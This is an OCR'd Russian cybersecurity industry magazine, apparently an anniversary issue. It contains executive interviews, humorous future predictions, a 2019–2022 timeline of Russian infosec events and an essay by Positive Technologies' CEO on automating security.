Если можно выбрать только одну персону, это, конечно, Евгений «наше все» Касперский. Основатель без преувеличения легендарной компании, создавшей без всякой сторонней поддержки топовый продукт, конкурирующий с иностранными лидерами на их территории — без преференций и доступа к дешевым деньгам. Думаю, история простого программиста, который попал в списки «Форбс» своим трудом, не приватизировав никакой бывшей госсобственности, вдохновила уже пару поколений кибербезопасности. При этом Евгений не забронзовел, не накупил яхт и самолетов, а доступен экспертам из других компаний, активно участвует в создании новых продуктов, пропаганде кибербеза и вообще жизни страны.

Если бы вы стали министром кибербезопасности, что бы вы изменили в свой первый рабочий день?

Я бы упразднил регулирование со стороны других регуляторов. Их сегодня слишком много — по-моему, восемь (если, пока я писал этот текст, не появилось нового). Отрасль нуждается в едином регулировании, а не в постоянных попытках состыковать разные требования от разных регуляторов.

Кого или что вы бы отправили в киберссылку, если бы могли?

Всех политиков, ведущих соцсети, — и наших, и иностранных. Посты людей, которые обладают властью, — это эмоции, не обладающие юридической силой. Они только повышают тревожность граждан, что потом сказывается на экономике и даже может породить всплески ненависти и насилия. Поэтому я отключил бы их от сети на время государственной службы.

Как вы представляете себе ИБ-индустрию через 25 лет?

Наша индустрия — функция ИТ, поэтому и объект защиты, и тип атак будут другими, а какими — ах, если бы я знал, я бы наконец разбогател... На моей памяти рождались ИТ-тренды, полностью менявшие расклад в ИТ и ИБ, — интернет, электронная коммерция, виртуализация и облачные вычисления, мобильные рабочие места и удаленка, искусственный интеллект, а также много обещавшие, но не выстрелившие тренды типа блокчейна. Тот, кто угадает новую волну и оседлает ее, будет молодец.

Через 25 лет будет новый ИТ-ландшафт, скорее всего, интегрирующий человека в технологии, а значит, новые угрозы и новые решения по противодействию им. Думаю, что все меньше будет навесных специализированных ИБ-решений и все больше встроенных в продукты. При экспоненциально растущей сложности и увеличивающейся частоте изменений объекта защиты (цифровой системы) единственный способ эффективно его защитить — заставить безопасность стать не отдельным продуктом, а функцией самой системы, такой как масштабируемость, управляемость и т. п.

О карьере

Самый важный урок, который вы усвоили за годы работы в ИБ?

Всегда есть тот, кто знает конкретную тему лучше тебя, — не стесняйся, спроси его. И в ответ — если просят совета, делись знаниями.

Расскажите о самом крупном факапе и главной победе в вашей карьере.

Самый крупный факап — закрытие в январе 2021 г. (за 14 месяцев до начала СВО) из-за отсутствия роста моего проекта «Апперкат», статического сканера на стороне клиента. Это был нишевой игрок рынка, поддерживающий в том числе и статический анализ языков АСУ ТП и «1С», которые до сих пор никто не поддерживает. Мы решили, что рынок расти не будет, а конкуренция слишком высока. Сейчас ландшафт рынка другой: ушли иностранные конкуренты, ужесточились требования по безопасной разработке, — и продукт мог бы расти кратно, как сегодня растут конкурировавшие российские продукты.

Главной победы нет — я сторонник малых побед. Горжусь тем, что компании, в которые я прихожу, начинают резко расти — так было с «Инфовотч», с тем же «Апперкатом» и «АтакКиллером», потом с «Бизоном» и теперь с «Гардой». Параллельно я помогал друзьям, которые стартовали свой первый бизнес в ИБ, строить продажи, получать первых клиентов — некоторые из их компаний уже совсем большие и достигли миллиардных продаж. Мне кажется, я нашел работу мечты — ускорять рост ИБ-компаний.

Самый сложный вопрос/дилемма, с которым вы сталкивались за годы работы?

У любого вендорского сейла самый сложный вопрос: можно ли уже ставить первую версию нового продукта заказчику? С ним я сталкиваюсь ежегодно, поскольку всегда участвую в продвижении только что созданных продуктов. Каждый раз решение разное, оно зависит от контекста: угрозы, продукта, заказчика, его инфраструктуры и т. п. Универсального ответа не существует, поэтому каждый раз я сталкиваюсь с этим вопросом как в первый.

ЛЮБУЮ ЦИФРОВУЮ АНОМАЛИЮ (ЗАВИСАНИЕ, СТРАННЫЕ АРТЕФАКТЫ, НЕЖДАННЫЕ СООБЩЕНИЯ) Я ИНТЕРПРЕТИРУЮ КАК УГРОЗУ И ВЕДУ СЕБЯ СООТВЕТСТВЕННО

Какими общепринятыми правилами ИБ вы обычно пренебрегаете и почему?

Работая в постоянно атакуемой ИБ-компании и будучи руководителем сотни сотрудников фронт-офиса, нельзя себе позволять ими пренебрегать — и я вместе со всеми мучаюсь с усложняющимися каждый месяц корпоративными правилами. Разве что я не пользуюсь менеджерами паролей. У меня есть любимый способ составлять легкозапоминаемые уникальные сложные пароли — наверное, скоро по утечкам моих старых паролей ИИ сможет подбирать мои новые. Но что он будет делать с везде включенным вторым фактором?

Без каких неочевидных навыков не получится построить карьеру в кибербезе?

Коммуникации — наше все, они рушат выдающиеся технические навыки и позволяют при весьма средних познаниях в технологиях делать головокружительные карьеры. Умение компактно сформировать позицию, понятно донести ее до коллег и затем аргументированно защитить — это то, чего сегодня не хватает для карьеры очень умным и образованным парням и девчонкам.

Назовите самый живучий ИБ-стереотип.

Нас слушает ФСБ (Моссад, ЦРУ, СБУ, добавить по вкусу). Кого-то слушает, конечно, если мы им позволяем, но тотальное прослушивание всех и вся требует ресурсов, которых ни у кого нет. Ну и нафиг вы нужны им — тоже открытый вопрос.

Какая у вас самая странная ИБ-привычка, о которой мало кто знает?

Любую цифровую аномалию (зависание, странные артефакты, нежданные сообщения) я интерпретирую как угрозу и веду себя соответственно. Бывает, спрашиваю, каково им в камере, у вполне себе легальных банковских работников.

Как думаете, можно ли взломать лично вас и во сколько это обойдется злоумышленникам?

Взломать можно кого угодно. Вопрос, как вы правильно указали, в цене. Меня взломать тоже можно, но дороговато для начинающих, а спецслужбам я неинтересен, так что моя модель угроз — разве что конкуренты. Надеюсь, что у них столько денег на меня нет.

Назовите ИБ-термин, который вас уже достал/раздражает/бесит. Почему именно он?

Недопустимые события :) Звучит как «критические риски для дебилов». Кто-то решил, что руководят компаниями дебилы, не понимающие, что такое критические риски, и, чтобы у них просить деньги, им разжевали слишком сложный для них термин. Опять же, наличие недопустимых событий подразумевает наличие других допустимых событий, что вызывает вопросы: то есть мы платим за защиту, а получается, что не за всю? Типа телохранитель даст нас избить, а вот убить не даст? Очень вредное для индустрии упрощение, на мой взгляд.

Какую киберлегенду или миф вы бы разоблачили раз и навсегда?

Разработчики средств ИБ сами атакуют заказчиков, чтобы повысить спрос (aka «вирусы пишут производители антивирусов» или «вы сами нас ддосите, чтобы продать свою защиту» и т. п.).

Есть ли у вас «плохие советы по ИБ» — рекомендации, о которых не принято говорить, но которые сильно облегчают жизнь и работу?

Есть, но о них же не принято говорить, тем более в интервью, которое будет читать неопределенный круг лиц :) Метод придумывать сложные легкозапоминаемые пароли, например.

Чем вы гордитесь, но никогда не напишете об этом в резюме?

Никогда не напишу, что я очень крут и, сколько бы мне ни предложили денег, я стою больше.

ЧЕРЕЗ 25 ЛЕТ БУДЕТ НОВЫЙ ИТ-ЛАНДШАФТ, СКОРЕЕ ВСЕГО, ИНТЕГРИРУЮЩИЙ ЧЕЛОВЕКА В ТЕХНОЛОГИИ. А ЗНАЧИТ, НОВЫЕ УГРОЗЫ И НОВЫЕ РЕШЕНИЯ ПО ПРОТИВОДЕЙСТВИЮ ИМ

Новый год

Что вы, как безопасник, попросили бы у Деда Мороза на Новый год?

Чтобы все киберзлодеи заболели кровавым поносом, а безопасникам выдали два годовых оклада премии.

Чего желаете коллегам в 2026 г.? А киберпреступникам? :)

Побольше свободного времени и неторопливого общения с коллегами. Про вторых сказал выше.

P. S. Что бы вы хотели сказать всей отрасли по итогам прошедших 25 лет?

Это была только разминка, дальше — больше. Держитесь!

Сергей Шерстобитов

ГЕНЕРАЛЬНЫЙ ДИРЕКТОР
ANGARA SECURITY

О российском кибербезе

Первая ассоциация, которая возникает у вас при словах «российский кибербез»? Без чего нельзя представить отечественную ИБ-индустрию?

Моя первая ассоциация с российским кибербезом — это Secret Net, поскольку именно он стал первым СЗИ, который мы осваивали в университете в 1994 г. И в целом российская система образования и подготовки кадров, без которых наши текущие успехи были бы вряд ли возможны. Именно образование открыло для многих увлекательную и невероятно насыщенную событиями дорогу, путь к ежедневному совершенствованию в ремесле.

Какой инцидент в истории современного российского кибербеза кажется вам самым показательным/поучительным и почему?

Один из наиболее показательных и поучительных инцидентов в истории современной российской кибербезопасности — это эпидемия WannaCry, Petya и NotPetya в 2017 г. Хоть она и имела международный масштаб, для нас ее последствия были особенно заметны и чувствительны. Это был первый стресс-тест такого масштаба, который стал мощным толчком к развитию отрасли и подтолкнул руководство компаний и государства принять меры по повышению общей готовности к подобным сценариям.

Самая яркая/влиятельная/важная фигура в отечественной ИБ-индустрии? Почему именно он/она?

Владимир Юрьевич Гайкович — один из основателей и гендиректор «Информзащиты» до 2011 г. Он многое сделал для развития своей компании и индустрии в целом. Был соавтором целого ряда продуктов, современные версии которых востребованы до сих пор, внедрял передовые практики в организацию бизнеса. Он сформировал первый и, наверное, единственный на тот момент многопрофильный ИБ-холдинг, в который входили взаимодополняющие бизнесы: учебный центр, интегратор, дистрибьютор, аттестационный центр и компании-разработчики. Был активно вовлечен в расширение связей и сотрудничества с зарубежными партнерами. Я благодарен компании и лично Владимиру Юрьевичу за полученный опыт и знания.

Если бы вы стали министром кибербезопасности, что бы вы изменили в свой первый рабочий день?

Ввел бы обязательную цифровую диспансеризацию.

О карьере

Самый важный урок, который вы усвоили за годы работы в ИБ?

Всегда нужно развиваться и руководствоваться принципом «крути головой на 360 градусов». Мы живем в очень конкурентном мире. Если хочешь быть успешным вдолгую, нужно постоянно поддерживать себя в хорошей форме и быть готовым к новым вызовам и задачам. Быть открытым для новых возможностей.

Расскажите о самом крупном факапе и главной победе в вашей карьере.

Один из первых факапов — это, наверное, мое первое публичное выступление перед аудиторией в несколько сотен человек. Несмотря на подготовку и выученную речь, мне было очень не по себе :) Волнение и желание сделать глоток воды останутся в памяти навсегда. Но без таких ситуаций сложно представить развитие.

Самое главное свершение — это, конечно же, создание Angara Security, одного из ведущих коммерческих ИБ-интеграторов в России.

Самый сложный вопрос/дилемма, с которым вы сталкивались за годы работы?

Мы работаем с людьми, привыкаем, срабатываемся, начинаем понимать и чувствовать друг друга без слов. Вкладываем знания и энергию в развитие, помогаем друг другу достигать ярких результатов. Но порой может настать момент, когда деловое взаимодействие необходимо прекратить. И сложно становится разойтись так, чтобы не пострадали уже человеческие отношения, чтобы следующие встречи были. Причем были приятными и радостными для каждой из сторон.

Без каких неочевидных навыков не получится построить карьеру в кибербезе?

Кибербезопасность — это сфера постоянных изменений и вызовов. Настоящий профессионал отличается способностью непрерывно учиться новому, интересоваться технологиями и методами нападения, анализировать угрозы и искать эффективные способы защиты. А упорство помогает выдерживать длительные исследования, тесты и испытания, необходимые для выявления инцидентов и предотвращения будущих атак.

Письмо Деду Морозу

Дорогой Дедушка Мороз!

Обращаюсь к тебе с тремя заветными желаниями от лица нашей команды. Пусть каждый, кто берет в руки смартфон или садится за компьютер, думает о безопасности так же регулярно, как чистит зубы. Чтобы осознанность стала нормой, а не исключением!

Мечтаю, чтобы наши CISO не были заложниками стереотипов. Пусть поверят в функциональность и надежность отечественных продуктов и перестанут ставить во главу угла зарубежные аналоги. Россия умеет делать крутые технологии — пора это признать!

Хочу, чтобы закупки в сфере ИБ оценивали не только по цене, но и по реальной компетенции исполнителя. Дешево — не значит безопасно. Пусть решения принимают те, кто разбирается в предмете.

Спасибо, что каждый год даришь нам возможность верить в чудеса. Надеюсь, эти пожелания исполнятся и сделают цифровой мир чуть безопаснее!

Назовите самый живучий ИБ-стереотип.

«Мы не представляем интереса для хакеров». События последнего года доказывают, что вы можете быть атакованы не сами по себе, а как транзитное звено для более масштабной атаки. Что целью может быть не только выкуп, но и репутационные/социальные/техногенные последствия. И тогда получается, что безопасность — удел не только госов и крупных корпораций, но и всех, кто с ними взаимодействует. А это практически все представители бизнес-сообщества. Не только организации как таковые, но и каждый сотрудник. Халатность будет стоить дороже с каждым годом.

Какая у вас самая странная ИБ-привычка, о которой мало кто знает?

Начинать утро с переписки со своими форензиками для блокировки фейковых учетных записей.

Как думаете, можно ли взломать лично вас и во сколько это обойдется злоумышленникам?

Только оказавшись без средств связи и коммуникаций, в глухой тайге, мы перестанем привлекать внимание злоумышленников. Но возникает вопрос: готов ли я сам заплатить такую цену — отказаться от всех текущих удобств и благ?

Назовите ИБ-термин, который вас уже достал/раздражает/бесит. Почему именно он?

«Кибербез», потому что у нас есть два хороших импортозаместителя: «защита информации» и «информационная безопасность».

Какую киберлегенду или миф вы бы разоблачили раз и навсегда?

«Маленькие компании неинтересны хакерам». Хакеров интересует не размер компании, а ценные данные и уязвимости в защите. Даже небольшие фирмы рискуют потерять деньги, репутацию и доверительных клиентов, если пренебрегают кибербезопасностью.

Чем вы гордитесь, но никогда не напишете об этом в резюме?

Горжусь своими коллегами и партнерами, горжусь собранной по крупицам командой, которая способна творить практически чудеса. Горжусь своей страной, которая способна противостоять самым изощренным атакам и угрозам.

Новый год

Что вы, как безопасник, попросили бы у Деда Мороза на Новый год?

Пусть Новый год принесет нам не только праздничное настроение, но и передовые технологии защиты, надежных партнеров, мудрые решения и — самое главное — осознанное отношение к безопасности на всех уровнях: от рядового сотрудника до топ-менеджмента.

Чего желаете коллегам в 2026 г.?

Усердия, внимательности и надежности для партнеров.

А что дальше: предсказания на 25 лет

- **Телепатическая защита.** Люди будут вынуждены развить телепатию, чтобы надежно защищать конфиденциальную информацию друг друга.
- **Государства введут цифровое гражданство.** Чтобы зайти в интернет, нужно будет подтвердить свою киберидентичность через национальный биометрический портал. Анонимность станет роскошью, доступной только по подписке в DarkNet+.
- **Абсолютная защищенность и тотальный контроль.** Индивидуумы получат полную защиту, но вместе с тем попадут под постоянный надзор глобальных систем слежения.
- **С развитием робототехники начнут создаваться биологические двойники на основе полного цифрового образа.**
- **Киберполиция будет арестовывать ботов.** «Гражданин GPT-7, вы обвиняетесь в распространении дезинформации и оскорблении чувств нейросетей. Вам светит 5 лет без доступа к апдейтам» :)
- **К 2050 г. наша компания станет не просто ИБ-интегратором, а полноценным цифровым иммунитетом для клиентов.** Мы внедрим технологии, о которых сегодня даже фантасты не пишут. Возможно, мы даже победим киберпреступность, но тогда нам придется переквалифицироваться в киберпсихологов — лечить ИБ-специалистов от профессионального выгорания из-за отсутствия работы. Впрочем, мы и к этому готовы :)

P. S. А самое страшное? Что какие-то из этих пунктов сбудутся уже через 5 лет.

01

Вступает в силу закон о суверенном Рунете. № 90-ФЗ обязывает операторов связи устанавливать спецоборудование для централизованного управления трафиком, а также позволяет Роскомнадзору отключать Россию от глобальной сети в случае угрозы.

← регуляторика

2019

02

Громкие утечки персональных данных. Количество скомпрометированных записей за год выросло в шесть раз и составило около 170 млн. В открытом доступе оказались данные клиентов «Билайна», «Альфа-банка» и других компаний.

03

Новый игрок на рынке кибербеза — Innostage.

Место для вашего события

2020

01

Начинается пандемия COVID-19. Растет количество атак, нацеленных на VPN-шлюзы, RDP и другие удаленные сервисы. Количество уникальных киберинцидентов выросло на 51%, при этом семь из десяти атак носили целенаправленный характер.

02

Увеличивается число Supply chain атак. Киберпреступники все чаще атакуют партнеров и поставщиков, чтобы добраться до целевой инфраструктуры.

Место для вашего события

03

Бум шифровальщиков: по итогам года их доля в рейтинге популярного ВПО составит 45%. Чаще всего злоумышленники используют ВПО Netwalker, REvil, Maze, Ryuk+Conti и DoppelPaymer.

01

Новый антирекорд: «Яндекс» отражает самую мощную кибератаку в истории интернета. Ботнет Mēris состоит из 56 тыс. зараженных устройств, которые генерируют около 21,8 млн запросов в секунду.

антирекорд

02

США вводят санкции против шести российских ИБ-компаний, в том числе Позитива.

2021

В Москве открывается музей криптографии. Специалисты называют проект важным шагом в популяризации кибербеза.

03

Позитив выходит на Московскую биржу и становится первой в России публичной ИБ-компанией.

MOEX × positive technologies

03

Арест Ильи Сачкова.

Место для вашего события

2014 2015 2016 2017 2018 2019 2020 **2021** **2022** 2023 2024 2025 2026

2022

01

Начало мирового киберпротивостояния. Против российских организаций выступает целая коалиция хактивистов и профессиональных группировок. В течение года количество DDoS-атак увеличилось на 700% и достигло 1,26 млн инцидентов.

цифры

02

Более 170 зарубежных вендоров заявляют о полном уходе с отечественного рынка. Порядка 50 компаний вводят ограничения для российских пользователей.

Место для вашего события

03

Громкие утечки персональных данных. Среди жертв злоумышленников — «Яндекс Еда», СДЭК, Delivery Club, DNS и другие крупные российские компании.

04

Позитив запускает Standoff 365 — платформу, где бизнес работает с белыми хакерами. Она включает онлайн-полигон, кибербитву Standoff, багбаунти-программы и другие проекты.

05

Отток ИТ- и ИБ-специалистов за рубеж. С февраля по июль количество вакансий в ИБ увеличилось на 96%.

цифры

06

регуляторика

Выходит Указ Президента РФ № 250 «О дополнительных мерах по обеспечению информационной безопасности Российской Федерации». Он обязывает госструктуры, стратегические предприятия и операторов КИИ создавать выделенные ИБ-отделы, а также предписывает отказаться от СЗИ из недружественных стран.


Куда мы идем?

«Кто мы и откуда?» — об этом в своих интервью рассказали Максим Филиппов и Дмитрий Максимов. Чтобы закрыть классическую триаду, мы попросили Дениса Баранова порассуждать, «куда мы идем».

КИБЕРБЕЗ ДОЛЖЕН СТАТЬ БЕСЧЕЛОВЕЧНЫМ, ИЛИ КАК НАМ ОСВОБОДИТЬ ТЫСЯЧИ ТАЛАНТЛИВЫХ ЛЮДЕЙ

Денис Баранов


Генеральный директор
Positive Technologies



Наша отрасль должна умереть — по крайней мере, в своем нынешнем виде. Текущий темп развития кибербеза сдерживает мировую цифровизацию — нам нужно сделать так, чтобы ИБ перестала быть барьером для нее. Приведу пример с беспилотными автомобилями. Автопилоты ошибаются все реже. Если вдобавок отдать суперкомпьютеру управление дорожным движением, то пробок на дорогах явно станет меньше. Машины будут договариваться с машинами гораздо быстрее людей. Готовы ли сейчас технологии к этому? Да. Но технологии киберзащиты пока слишком зависят от людей: они сидят, смотрят в кучу мониторов и нажимают на кнопки, им даже моргать нельзя, потому что хакерскую атаку пропустят. И на данный момент пока нет гарантий, что можно безопасно пойти на уровень глобальной цифровизации. Текущее развитие отрасли кибербезопасности ограничивает развитие технологий и ту скорость, которую они могли бы набрать. Так что технологии будущего готовы, а нам нужно сделать так, чтобы был готов и кибербез. Наша задача сейчас — обучить технологии, буквально как детей, правильно передать им решение задач кибербезопасности и обеспечить безопасность будущего в человеконезависимом режиме.

Мы не сможем контролировать новые технологии — придется просто им доверять. Intel Pentium II, по слухам, был последним процессором, устройство которого полностью понимал один человек. Это был один конкретный эксперт в недрах компании. Теперь мы не в состоянии полностью понять большинство технологий. Очень сложно разобраться, как работает современное железо, как фактически настроена сложная сеть на базе SDN и почему именно так. Аналогично и с нейросетями: у нас есть ChatGPT, который каждый год становится мощнее, но мы не знаем всех нюансов обучения модели, причин, почему она принимает те или иные решения в каждом конкретном случае, и не можем отладить ее вручную. Тем не менее отказываться из-за этого от использования новых технологий было бы глупо.

Скоро мы увидим первое поколение, в котором не будет программистов. Дети 1980-х часто ходили в походы. Я знаю, что пусть и безрадостно, но смогу выжить в лесу. Большинство современных детей, рожденных в больших городах, такими навыками не обладают. Они не могут отличить ядовитые ягоды от съедобных, потому что им это не нужно — в магазине все съедобно :) То же самое происходит с технологиями. Зачем учиться писать код, когда можно голосом поставить задачу нейросети? Со временем люди перестанут понимать, как работают программы, потому что специалистов с навыками чтения кода практически не останется. Нам придется перейти в режим слепой веры, чтобы не тормозить цифровизацию.



Мы будем жить по принципу «спастись в самолете можно только вместе с самолетом». Звучит страшновато, но ведь в этом и заключается авиационная безопасность :) По сути, нам предлагают сесть в технологический самолет и лететь на пассажирских креслах. Пока мы к этому не готовы, потому что проблема кибербеза не решена, но скоро это случится. Конечно, найдутся неолуддиты, которые будут говорить: «Железная летающая штука — это страшно, давайте на телеге!» Но они проиграют, потому что развитие цивилизации нельзя сдержать.

Участие человека в ИБ должно закончиться в ближайшие 10 лет. Нам нужно передать свои знания — заложить их в основу технологий, которыми мы будем пользоваться в будущем. Сегодня тысячи талантливых людей работают в ИБ-отрасли и каждый раз заново изобретают велосипед. Они пилят одни и те же технологии защиты, на разных диалектах пишут правила обнаружения для одних и тех же атак. Все это, мягко говоря, нерационально. Да и просто обидно, что так много крутых экспертов работают в отрасли, направленной на компенсацию несовершенств нашего мира. Поэтому задача нашего поколения безопасников — передать знания технологиям, чтобы высвободить человеческий ресурс для будущих свершений.

Сегодня рынок не таргетирует главную функцию кибербеза. Для одних это максимизация прибыли, для других — выполнение требований регуляторов и т. д. В каком-то смысле отрасль увлеклась тем, чем страдало предыдущее поколение безопасников. Цель Позитива и наш вижн кибербеза выражены в концепции ИБ 2.0. Мы стремимся к решению главной задачи: сделать так, чтобы компании, которые к нам обращаются, нельзя было взломать. Ведь именно это и нужно любому заказчику. Но почему-то перед CISO зачастую ставится другая задача, которая плохо коррелирует с его основной целью — остановкой кибератак на компанию и предотвращением ущерба. Это слепая зона, которую все игнорируют. В первую очередь важно правильно ставить цель на уровне топ-менеджмента: «Сделать так, чтобы нас невозможно было взломать». Этого должны требовать все заказчики, а мы, как безопасники, должны нести это целеполагание на рынок.

НАША ЗАДАЧА СЕЙЧАС — ОБУЧИТЬ ТЕХНОЛОГИИ, БУКВАЛЬНО КАК ДЕТЕЙ, ПРАВИЛЬНО ПЕРЕДАТЬ ИМ РЕШЕНИЕ ЗАДАЧ КИБЕР-БЕЗОПАСНОСТИ И ОБЕСПЕЧИТЬ БЕЗОПАСНОСТЬ БУДУЩЕГО В ЧЕЛОВЕКОНЕЗАВИСИМОМ РЕЖИМЕ

МЫ ДОЛЖНЫ САМИ РЕШИТЬ ПРОБЛЕМУ КИБЕРБЕЗА, А НЕ ПЕРЕДАВАТЬ ЕЕ ДРУГИМ ПОКОЛЕНИЯМ

У нас есть два пути: прекрасный мир цифрового будущего и децифровизация. После громких инцидентов этого года атакованным российским компаниям пришлось временно шагнуть в сторону децифровизации — на время восстановления поврежденных систем. Очевидно, это не лучший путь, поэтому нам нужно серьезнее относиться к кибербезу. Проблема инфраструктурной безопасности решаема, и мы должны с ней разобраться.


Чем бы я занимался, если не кибербезом? Наверное, человекомашинными интерфейсами.

Мы до сих пор вынуждены превращать мысли в буквы, нажимая кнопки на клавиатуре, — со времен изобретения печатной машинки ничего не изменилось. Очевидно, человечество рано или поздно решит эту задачу и придет к обмену мыслями. Я всегда стараюсь держать баланс между мечтателем и стратегом, а здесь звучу почти как неадекват-футуролог, но все же :)

Команды, которые этим занимаются, фактически должны решить две задачи. Во-первых, подключить нейлоновые нити к определенным частям мозга. Во-вторых, натренировать нейросети правильно распознавать связки образов в мозгу и выдавать результат. Пока это возможно только на уровне формализованных образов: грубо говоря, чтобы передать другому человеку образ огурца, нужно проговорить это слово или представить себе огурец. Но по мере развития технологий мы наверняка придем к возможности делиться неформализованными образами.

При этом, будучи безопасником, я понимаю, что под мчащийся поезд цифровизации важно вовремя подкладывать рельсы. Возникнет, к примеру, вопрос интеллектуальной собственности: в какие мысли я готов пускать других людей, а в какие нет? Здесь важно не скатываться в неолуддизм: нужно не запрещать, а предоставлять инструменты контроля, чтобы люди могли гибко управлять конфиденциальностью. Общество не должно по техническим причинам отказываться от чего-то, что посчитает допустимым.

ИГРАЕМ В КИБЕРБЕЗ




Вспомните новогодние каникулы в детстве. В перерывах между снежками, горками и поеданием салатов под кока-колу вы наверняка скоротали не один вечер за видеоиграми (ПК, Dendy, Sega, Playstation — нужное подчеркнуть). Неважно, дома это было или у друзей, — важно то, что играть было сложно и безумно интересно.

Теперь мы стали старше, но азарт не исчез, а игры повзрослели вместе с нами. Монстров заменили APT-группировки, ловушки — фишинговые письма и шифровальщики, а мрачные подземелья уступили место не менее мрачным инфраструктурам :) Что делать, чтобы не остаться без жизней, собирать много золота и быстро пролетать любых боссов? Рассказываем, как Позитив «играет» в кибербез.

